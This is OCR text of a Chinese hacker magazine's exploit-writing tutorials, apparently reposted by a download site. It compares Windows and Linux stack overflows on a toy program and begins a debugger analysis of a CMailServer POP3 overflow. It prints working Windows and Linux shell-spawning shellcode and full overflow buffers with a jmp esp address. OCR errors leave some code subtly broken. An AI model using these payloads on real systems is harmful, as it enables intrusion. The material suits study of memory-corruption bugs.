本机向远程发起请求时一定会通过网络，所以我们可以把远程主机发的请求包抓下来，以后即使我们不知道实现的过程，但只要模拟客户端向服务端发送这样的网络包就可以了！说干就干，首先打开Ethereal，再对远程主机攻击一次，把攻击发送的包抓下来，我们看看效果，如图6所示。




图6

看得出来，1.166是攻击机，1.169是被攻击的服务机。166先是TCP握手，然后建立空连接，到"NT Create Andx Request, Path:\lsarpc"那排是关键了，也就是发送一定的请求，然后把我们的超长参数发过去。但我们不用具体了解它的含义，只管把请求复制下来存在数组中，直接向远程机器发就是了。这次运行我们的2.cpp，又成功了，它可是不带DLL的哦！

Sniffer是很有用的，如果有溢出的EXE程序，那我们菜鸟们就不用具体搞清楚协议、实现什么的，到时直接"抓包"，发挥菜鸟精神，一句一句地敲在发送数据中就可以了，而且这种方法分析MS未文档化的东西，特别是RPC相关的东西，那更是相当的有用！

文章到了这里就完了，非常感谢《黑防防线》能给我这个和大家一起讨论的机会。特别是老编独哥，一直在给我提醒和帮助，让我学到了不少东西，希望下次还能和大家继续探讨问题。

PS：一上QQ独哥就必问稿件进度如何，而且特别关注稿件内容，由此可见对此稿的重视，搞得我这两天都埋头赶工不敢挂QQ了，真非独哥是上线自动问候？问候语就是"稿件进度如何？"哈哈哈……

每日更時觀看電子月刊書籍
就上溜客安全網www.176ku.com

WTF：相信很多朋友都和我一样，一直都在Windows下进行溢出的分析和学习吧？而对Linux是能避则避。进入堆溢出的学习阶段后，我发现Windows下的资料很少，而且没有相关基础很难理解，所以就计划先啃掉基于Linux系统堆溢出的资料。但之前又没怎么碰过Linux，连知道的一点点操作都忘了，一个堆溢出的例子都搞不定。没办法，我只好再退一步，先把Linux下的堆栈溢出学习了，也趁机熟悉熟悉VI、GCC、GDB。把Linux的相关教程过了一遍之后，感觉Linux下的溢出和Windows下堆栈溢出相比，相似大于相异。如果把它们对比起来学习，那会发现许多美妙之处。

在Windows下对比学习Linux堆栈溢出

文／图 王炜／ww0830

在正式开始我们的Exploit学习之前，首先让我们做一个必备的工作：安装虚拟机，因为毕竟是两个系统对照嘛，所以虚拟机当然是最好的选择了。VMWare是一个虚拟机软件工具，利用它可以在一台机器上同时运行两个或更多的操作系统，即在一个主操作系统平台运行（例如Windows 2000）的时候，可以像打开一个程序那样简便地打开另一个或多个操作系统平台（例如Windows 98或Linux）。对我们初学Linux下操作的人来说，有诸多的好处，后面我们将一一体会到这样的美妙。

第一个好处是便于学习未知的软件和操作。比如Linux下的文本编辑器VI，初学者首次进入

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

时，多半是发觉按什么键都没有用，想退却怎么也退不出来，换来的是一阵机箱喇叭的狂响，把人气个半死。现在用虚拟机，用Ctrl+Alt轻松退到Windows环境，然后再去Google搜索解决的办法，解决后再进去，嘿嘿，你会发现有Google真好、有虚拟机真好！这也是推荐给新手们学习其他操作系统的一个经典方法。同样，我的GCC、GDB、Objdump的学习都是这样的，如图1所示。




图1

第二个好处是VMWare是窗口模式的，初学者会感到很熟悉，想抓图也很方便，少了学习Linux的恐惧感。

第三个好处就是节约硬盘空间了，我们可以安装多个不同的系统进行学习，又不至于像真实的系统占用的空间那么大。比如我就在Windows 2000 SP4的系统上安装了Windows 2000 SP0、RedHat 7.2、RedHat 8.0，哈哈，想学习什么样的漏洞都有条件了！

好处这么多，或许新手会觉得这样的软件安装起来一定是复杂异常，实际上VMWare安装起来非常方便，随着提示点下一步就完成了。然后安装操作系统，在VMWare的菜单下选择“File->New->New VIrtual Machine”，选择要安装系统的类型，然后就会提示你插入安装光盘，以后的安装就如同单一系统的真实安装一样了，一点都不会感觉陌生。最后运行安装好后的系统，点Power on就开机了，熟悉的开机画面就出现在我们面前了。简单的安装后我们就有了一个很好的环境，可以在Windows下学习Linux下的编程和调试，以及缓冲区溢出了。下面进入今天的正题！

Linux和Windows堆栈溢出条件对比

我们看一个很简单的漏洞作为例子，在Windows和Linux系统下，溢出有什么相同和不同。程序如下：

```
#include<stdio.h>
#include<string.h>
char name[] = "ww0830";
int main()
{
        char output[12];
        strcpy(output, name);
    printf("%s\n",output);
        return 0;
}
```

程序很简单，就是把name里面装的字符复制给output，然后把它Printf出来。在Windows下，编译、链接、执行，其结果如图2所示，就是把ww0830输出到屏幕后，安全地退出了。

图2

每月及時觀看電子月刊書籍
www.176ku.com

那在Linux下呢？我们用VI敲一个同样的程序Vul.c，然后用命令“GCC -o vul vul.c”编译生成可执行文件Vul，执行“./vul”，其结果如图3所示，也是成功运行后安全退出。




图3

接下来我们增加name数组的长度，在Windows下改成“abcdefghijklmnopqrstuvwx”，然后运行，结果如图4，溢出了！

仔细看显示的“0x74737271”就是“qrst”，“q”是第17位字母，看来就是第17个数覆盖到了EIP。原因嘛，大家只要看过以前杂志的内容，都应该很清楚：Windows为Char output[12]分配了12

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图4

字节的空间，后面是4字节的EBP，再后面就是4字节的EIP了。如果传递给output的值超过了16个字节，就会进入EIP，把保存的返回地址覆盖了，这样程序在返回的时候就会出错了，其结构如图5所示。

图5

而在Linux下呢？我们先从a到x，居然没有反应？如图6所示。




图6

好，我们继续加长，看它溢出不溢出！加到“yz12”的时候，终于出错了，Linux下的出错提示信息是“Segmentation fault”，如图7所示。看来给output分配的空间不仅仅是12个字节，要多得多。

这样，我们可以总结出Linux和Windows堆栈溢出条件是相似的，都是字符串超过数组的大小而溢




图7

出的；产生溢出后，它们都会报错，可以方便我们定位溢出点。但它们也有些许不同，在Linux下不像Windows恰好给数组分配定义大小的这么多，Linux下用GCC编译的时候会随机填充一定数目的无用数据。另一个区别是Windows报错时，会给出EIP当时的值，可以方便我们利用，而Linux只会提示段错误，不会报出错的数据。

Linux和Windows堆栈溢出利用对比

好了，对比了溢出的产生后，我们再看看溢出的利用有什么异同吧。堆栈溢出的利用有3大条件，一是返回点的定位，二是ShellCode的编写，3是跳转到ShellCode。如果大家对这3个条件本身的意义还不清楚，就多翻翻以前的《黑客防线》吧。

我们就从这3个条件开始，继续从刚才那个程序，对比着学习Windows和Linux的缓冲区溢出。

1.返回点的定位

在Windows下，F.zh在它经典的《菜鸟版Exploit编写指南之一》的文章中，详细地讲述了利用报错对话框精确定位溢出返回点的方法。上面的那个程序溢出的时候大家也看到了，Windows下弹出报错对话框，显示“0x74737271”指令引用的“0x74737271”内存，该内存不能为“read”（如图8所示）。




图8

里面隐含的意思就是返回点EIP被覆盖成了“0x74737271”，执行的时候该地址是不能读的，就有错误了。“0x74737271”是什么呢？前面说了，就是字符串“qrst”，离我们填充的第一个字符“a”正好距离是“q”－“a”=0x71－0x61=

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

0x10=16，所以在报错对话框的帮助下，我们可以轻松地知道，在覆盖了16个字符之后，就到达返回点的位置了。

在Linux下，还是类似Windows下会报错，但没有Windows下那么直观和友好，它只会显示"Segmentation fault"，但也足够了，我们可以逐渐增长得到刚刚报错时的填充长度。回过头来看刚才那个程序，在Linux下，我们填充"abc……z12"的时候，就是填充26个字母+2个数字＝28个字符，刚好报错。Linux下刚好报错的时候是覆盖到了EBP，后面4个字节就是EIP的位置，所以就是在填充了28个字符之后，达到了返回点EIP的位置，这可比Windows分配的缓冲区多多了。

在知道了返回点EIP的位置后，我们就可以覆盖返回点为任意值，让程序运行到一个错误的地方，从而出现报错提示。那如果我们特意把EIP覆盖成我们想去的程序的地方呢？当然就可以运行我们想要的程序了，而一般的，我们想要的程序称为ShellCode，看到胜利的曙光了吧？！

2.ShellCode的编写方法

Shell最先指人机交互的界面，而这里ShellCode不仅仅指交互，它还指可以实现任意功能的代码，可以涉及很多方面。我们想要的程序功能最好是能够开一个DOS窗口，那我们就可以做很多事情了。

在Windows下，开DOS窗口的程序如下：

```
#include<Windows.h>
  int main()
{
  LoadLibrary("msvcrt.dll");
  system("command.com");
  return 0;
}
```

Windows下执行一个Command.com就可以获得一个DOS窗口，在C库函数里面，语句System("command.com");将完成我们需要的功能。Windows是通过动态链接库DLL来提供系统函数的，System函数由Msvcrt.dll(The Microsoft VIsual C++ Runtime library)提供，所以要想执行System，我们必须首先使用LoadLibrary("msvcrt.dll");装载动态链接库，svcrt.dll之后才能调用System函数。

我们执行上面的代码，看看效果吧。弹出来了一个DOS对话框，可以执行DIR、COPY等任意DOS命令，如图9所示。

我们要得到机器码形式的ShellCode，可以在VC中按F10调试，然后在Debug工具栏中，点最后一个按钮Disassemble，这样就出现了源程序的




图9

汇编代码，再在代码窗口上点右键，在弹出菜单中选择Code Bytes，这样就出现了源程序的机器码，如图10所示。




图10

原理上我们抄下来这段代码就可以了，但一般情况下，需要用汇编优化一下，并且处理好调用函数地址的问题，这样我们就可以得到Windows 2000 SPN下，开DOS窗口的ShellCode了，没你想象中那么神秘吧？其代码如下：

```
char shellcode[] =
{0x8B,0xE5, 0x55,0x8B,0xEC,0x83,0xEC,0x0C,0xB8,0x63,
0x6F,0x6D,0x6D,0x6D,0x6D,0x6F,0x63,0x89,0x45,0xF4,0xB8,0x61,
0x6E,0x64,0x2E,0x89,0x45,0xF8,0xB8,0x63,0x6F,0x6D,0x22,
0x89,0x45,0xFC, 0x33,0xD2, 0x88,0x55,0xFF, 0x8D,0x45,
0xF4, 0x50, 0xB8,0x24,0x98,0x01,0x78, 0xFF,0xD0 };
```

真正要把它构造成可以实战使用的ShellCode还有很多问题要解决，比如通用性、编码、功能等，需要很高深的技术功底，但在本文这就不是重点了，也就不深入下去了。

我们的重点还是放在对比上吧，开一个Shell窗口的Linux代码如下：

```
    # include<stdio.h>
int main ( )
{
    char * name[2];
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve( name[0], name, NULL );
    return 0;
}
```

也就是用Execve函数来执行“/bin/sh”，在Linux下编译执行，得到一个新的Shell了。在新的Shell下，我们也可以执行各种命令，如图11所示。




图11

接下来还是把它变成机器码，和Windows系统不同，Linux函数执行的原理是使用系统调用，即执行函数的时候，是把参数赋给寄存器，然后调用中断Int 80来执行相应的函数。

刚才那个Execve函数的执行过程是：将0xb拷贝到寄存器EAX中(Execve的代码号)，将“/bin/sh”的地址复制到寄存器EBX中，将“/bin/sh”的地址复制到寄存器ECX中，将NULL复制到寄存器EDX中，然后执行中断指令Int $0x80，所以Linux下我们的ShellCode就是：

```
    char ShellCode[] ={
"\x31\xc0" // xor %eax,%eax
"\x50" // push %eax
"\x68\x2f\x2f\x73\x68" // push $0x68732f2f
"\x68\x2f\x62\x69\x6e" // push $0x6e69622f
"\x89\xe3" // mov %esp,%ebx
"\x8d\x54\x24\x08" // lea 0x8(%esp,1),%edx
"\x50" // push %eax
"\x53" // push %ebx
"\x8d\x0c\x24" // lea (%esp,1),%ecx
"\xb0\x0b" // mov $0xb,%al
"\xcd\x80" // int $0x80
    }
```

这就是Windows和Linux下ShellCode的来源。在实际编写Exploit的过程中，Windows和Linux都有很多现成的ShellCode，我们直接拿来使用就可以了。但明白了原理总要好很多，如果有需要，可以自己改改功能，变换形式以符合编码要求，以后我们有机会再讨论，这涉及很多有意思的东西。

Linux和Windows跳转到ShellCode方法对比

下面分析一下我们现在拥有的资源。

1)我们知道了有问题程序返回点的精确位置，意思就是我们可以把它覆盖成任意地址，让计算机执行这个地址的代码。

2)我们有了ShellCode，一个可以给我们提供DOS窗口或新Shell的代码。

3)接下来就应该是把程序的返回点地址覆盖为ShellCode的地址了，这样在程序返回时，就可以执行我们的ShellCode，也就是我们能得到一个Shell了！

分别看看Windows和Linux是如何实现跳转的吧。

在Windows下，ShellCode的地址一般最高位是0x00，这样就会把覆盖的字符串截断，以前很多人都提出了很多办法来定位ShellCode，但都不精确。随着技术的发展，1999年Dark Spyrit AKA Barnaby Jack提出了一个天才的想法：使用系统核心DLL里的指令来完成跳转！这一技巧开创了一个崭新的Windows缓冲区溢出的思路，并一直沿用到今天！

Windows的系统核心DLL包括Kernel32.dll、User32.dll和Gdi32.dll，这些DLL一直位于内存中且对应于固定版本Windows加载的位置是固定的，而且最高位一般不是0x00。我们用系统核心DLL中的Jmp esp来覆盖返回地址，而把ShellCode紧跟在后面，这样就可以完成跳转到我们的ShellCode中的要求了。覆盖后的缓冲区如图12所示。




图12

其实现跳转的原理是这样的：当程序返回前，ESP指向原EIP的地方，函数返回就是执行RET = Pop EIP，这样EIP就是Jmp esp地址，而ESP会往下移，指向ShellCode的第一个字节——即图中的S0。

计算机不知道我们做了手脚，继续往下执行：EIP指向指令Jmp esp，而此时的ESP正好指向了我们的ShellCode，当然下一步就是执行我们的ShellCode了，这样就间接完成了向我们ShellCode的跳转。

我们把3步综合起来！对于程序，把缓冲区覆盖成如图13所示的样子。




图13

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

ShellCode 如图 14 所示。

```
char name[] =
"\x41\x41\x41\x41"  //name[0]-name[3]
"\x41\x41\x41\x41"  //name[4]-name[7]
"\x41\x41\x41\x41"  //name[8]-name[11]
"\x41\x41\x41\x41"  //ebp
"\x12\x45\xfa\x7f"     //覆盖成jmp esp的地址，通用地址是7ffa4512
                       //以下是shellcode 开dos窗口
"\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\xC6\x45\xF5\x53"
"\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\x45\xF9\x54\xC6\x45\xFA\x2
  E\xC6"
"\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA\x54\xA2"
"\xE6\x77\x52\x8D\x45\xF4\x50"
"\xFF\x55\xF0"
"\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45\xF4\xB8\x61\x6E\x64\x2E"
"\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2\x88\x55\xFF\x8D\x45\xF4"
"\x50\xB8\x4a\x9b\x01\x78\xFF\xD0";
```

图14

我们在程序中把 name 赋成这样的值，它看起来很奇怪，但会得到很奇妙的结果。我们执行它就会弹出我们想要的DOS对话框啦，哈哈！图15就是实验效果。




图15

写 Main 函数的程序员，他只会去负责读 name 并赋给 output 数组，根本不会感觉到 name 数组中会隐藏这样精心构造的恶意代码，对于任何的 name，都会把它读入并作为正常的内容处理，但就有可能会出现他想不到的结果。

再看看 Linux 下的跳转吧。对于 Linux 来说，程序中数组的地址最高位不是 0x00，那要实现跳转就简单多了。我们定义一个 ShellCode 数组，把 ShellCode 的地址读出来，直接把返回点覆盖成地址就可以了！对于上面的程序，其构造的结构如图 16 所示。

```
output[12]   ebp    RET
|------------| |-----| |--------|
  24个A       AAAA   shellcode地址
```

图16

我们先读出 ShellCode 数组的地址。在程序中添上 ShellCode 数组的定义，并打印出它的地址，即 Printf("%p\n",shellcode)，代码如下。

```
#include<stdio.h>
#include<string.h>
char shellcode[] = "12345";
char name[] = "ww0830";
int main()
{
        char output[12];
        strcpy(output, name);
  printf("%s\n",output);
  printf("%p\n",shellcode);
        return 0;
}
```

执行后，程序打印出 ShellCode 的地址，在我的机器上为 0x8049580，果然没有 0x00 的字节啊！这样我们就得到了 Linux 下 Name 数组的构造结构，如图 17 所示。

```
output[12]   ebp    RET
|------------| |-----| |--------|
  24个A       AAAA   0x8049580
```

图17

然后把 ShellCode 数组替换成真正打开 Shell 的代码，这样总的程序代码如图 18 所示。

```
  #include<stdio.h>
  #include<string.h>
char shellcode []
"\x31\xc0\x50\x68\x2f\x2f\x73\x68"
"\x68\x2f\x62\x69\x6e\x89\xe3"
"\x8d\x54\x24\x08\x50\x53
"\x8d\x0c\x24\xb0\x0b\xcd\x80";

char name[] =
"\x41\x41\x41\x41\x41\x41\x41\x41 "
"\x41\x41\x41\x41\x41\x41\x41\x41 "
"\x41\x41\x41\x41\x41\x41\x41\x41 "
"\x41\x41\x41\x41"    //ebp
"\x80\x95\x04\x08";   //覆盖成shellcode数组的地址0x08049580

  int main()
  {
        char output[12];
        strcpy(output, name);
        printf("%s\n",output);
        printf("%p\n",shellcode);
        return 0;
  }
```

图18

好，编译、链接、执行！哈哈，弹出新Shell来了，如图19所示。

图19

小 结

从上面的对照分析，我们可以看出系统底层的东西是可以融会贯通的，所以只要深入地掌握了某个系统的底层，就可以很容易学习领会其他的系统，并且注意力会放在两者相同和不同的地方，更利于理解。

Windows下堆栈的溢出已经有了很多经典的文章，而Linux对初学者来说不太直观，所以用窗口模式和Windows的作对比，希望至少能从方法上帮助初学者了解相关知识。有任何问题请和编辑部联系，架起我们之间互相联系的桥梁！

每月及時觀看電子月刊書籍 就上溜客安全網 www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

WTF：黑防2004年11期推出了ISNO发现的Ccproxy远程溢出漏洞，受到了很多朋友的关注，EXP也广泛地流传着。很多菜鸟朋友感受到了漏洞的乐趣，都争先恐后地想学习漏洞发现、编写技术，让自己也过过黑客瘾。本文就是利用《菜鸟版Exploit编写指南》系列文章中所讲到的技术，围绕如何发现并分析溢出漏洞而讲的，希望更多的新手能掌握这样的分析方法，全都成为分析漏洞的高手！

采众家之长
分析及改进CMail漏洞

文/图 LoveMelody

看了ISNO“大虾”的《我是如何发现CCProxy漏洞的》，心里痒痒的，也想按照ISNO“大虾”介绍的方法依葫芦画瓢地分析一个漏洞。分析什么漏洞呢？F.Zh在《菜鸟版Exploit编写指南》的开山之作中详细讲解了CMailServer漏洞的利用过程，让我这样的菜鸟受益匪浅，以后屡用其法。但F.Zh在文章的最后留下了一句话：“定位，如果是固定长度的话，确实可以通过两次溢出定位，但实际上这个是和安装的路径有关的，还有没有好一点的方法来定位呢？”

什么意思我不大明白，F.Zh也没有再说下去，那我们就尝试分析CMailServer吧，看看为什么覆盖那么长的字符串正好实现溢出；也看看能不能解决F.Zh说的不定长问题。当然，更重要的是复习总结一下ISNO和F.Zh介绍的方法，并改进改进，让它更适合我们菜鸟使用。

分 析

安装好一个CMailServer 4.00beta1，应该有漏洞吧，如图1 所示。




图1

验证一下，进入DOS控制台，在窗口下输入Telnet 127.0.0.1 110，其中110是POP3协议所用端口，然后输入USER和一长串的a，接着回车，如图2 所示。

图2

弹出出错对话框了，Windows XP下的出错对话框和2000不同，没有直接给出报错点，如图3所示。




图3

怎么办？我们不能看到执行的地址了吗？不，还是有办法的。点击对话框中蓝色的字“请单击此处”，系统就会给出详细的出错报告数据了。Offset 61616161，表示执行0x61616161这个地址时出现了错误。0x61就是小写的a，就是我们输入的USER中的数据，因为0x61616161地址非法，所以出错，这下Windows XP下的定位和Windows2000一样方便了，如图4所示。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图4

好了，到了使用ISNO的方法分析漏洞的时候了。重新启动CMail，打开SoftICE，然后再发送超长的字符串，这下SoftICE捕获异常，弹了出来，停留在下面这句代码处。

```
001B :61616161 FFFF     INVALID
```

意思是61616161指向的指令非法。再看看上下左右相关的数据吧，输入Data命令，会出现一个数据窗口，然后输入d EIP，就会在数据窗口中显示出如下的值。

```
001B : 61616161
001B : 61616171
```

上下左右的数据都是非法的，因为没有代码加载在这个部分，所以系统默认填充1，就是全F。原EIP和堆栈，都已经被我们过长的数据覆盖，现在无法从现今的堆栈中找到问题代码的位置。

小知识 SoftICE默认情况下是开了异常捕获功能的，即有什么异常发生时会自动激活SoftICE，我们可以使用指令Fault on和Fault off来打开或关闭异常捕获功能。

使用ISNO的方法，记下这个时候ESP的值，ESP=02AE841C，即某个函数在02AE841C附近保存了返回地址，而在函数执行的过程中，保存的返回地址被我们超长字符串覆盖，从而返回时去执行非法的0x61616161。现在的关键就是找到这个在02AE841C附近保存地址的函数。

退出SoftICE，重新启动CMail，按Ctrl+D打开SoftICE，输入Addr CMailServer进入CMail程序的地址空间，然后下一个ISNO介绍的经典断点：bpmw 02AE841C w，意思就是当往地址02AE841C进行写操作的时候，中断下来。如果一个函数在地址02AE841C中保存返回地址，也是一个写操作，就会被中断，我们就可以找到是哪个函数出现了字符串的覆盖。

回到程序空间，再运行攻击代码，果然有写操作时SoftICE中断弹了出来。经过几次中断，到达了下面这句指令。

```
00415A61: call 004049E0
```

此时ESP = 02AE841C，就是004049E0这个函数，把返回地址保存在02AE841C－4＝02AE8418中。如果按F8执行，马上就会弹到001B: 61616161 FFFF INVALID中去，而ESP会恢复成02AE841C，我们找到了被覆盖返回地址的函数004049E0！

ISNO的方法就是好，按着方法一步步的做就成功了，大家也试试吧。找到了出问题函数后，再用OllyDbg来看004049E0处的函数。

重新启动挂掉的Cmail，用OllyDbg附加上CMail进程，然后按Ctrl+G输入地址004049E0，就可以看到如下的代码，如图5 所示。

图5

直接看反汇编代码，头看裂了都看不出什么名堂来，还是动态执行，边走边看。在004049E0设一个断点，然后再运行我们的攻击程序。执行到"004049E0 sub esp, 220h"时，OllyDbg就会中断下来。按F8继续单步执行，在执行的时候注意查看每次调用的参数值。

```
00404A72  55  PUSH EBP
```

在内存窗口中按Ctrl+G，然后输入EBP，发现EBP对应的是我们输入的aaaaaaaaaa……超长字符串！直觉感到马上水落石出了。下一句是：

```
00404A73  PUSH CMailSer.004F9640
```

004F9640地址是什么呢？在内存窗口中查看004F9640，是"F:\Study\课堂讲义\投稿\heifang\CMail漏洞分析"，晕，是我机器上CMail的安装路径，早知道选个漂亮点的安装位置，免得像现在这样丢脸。算了，还是继续吧：

```
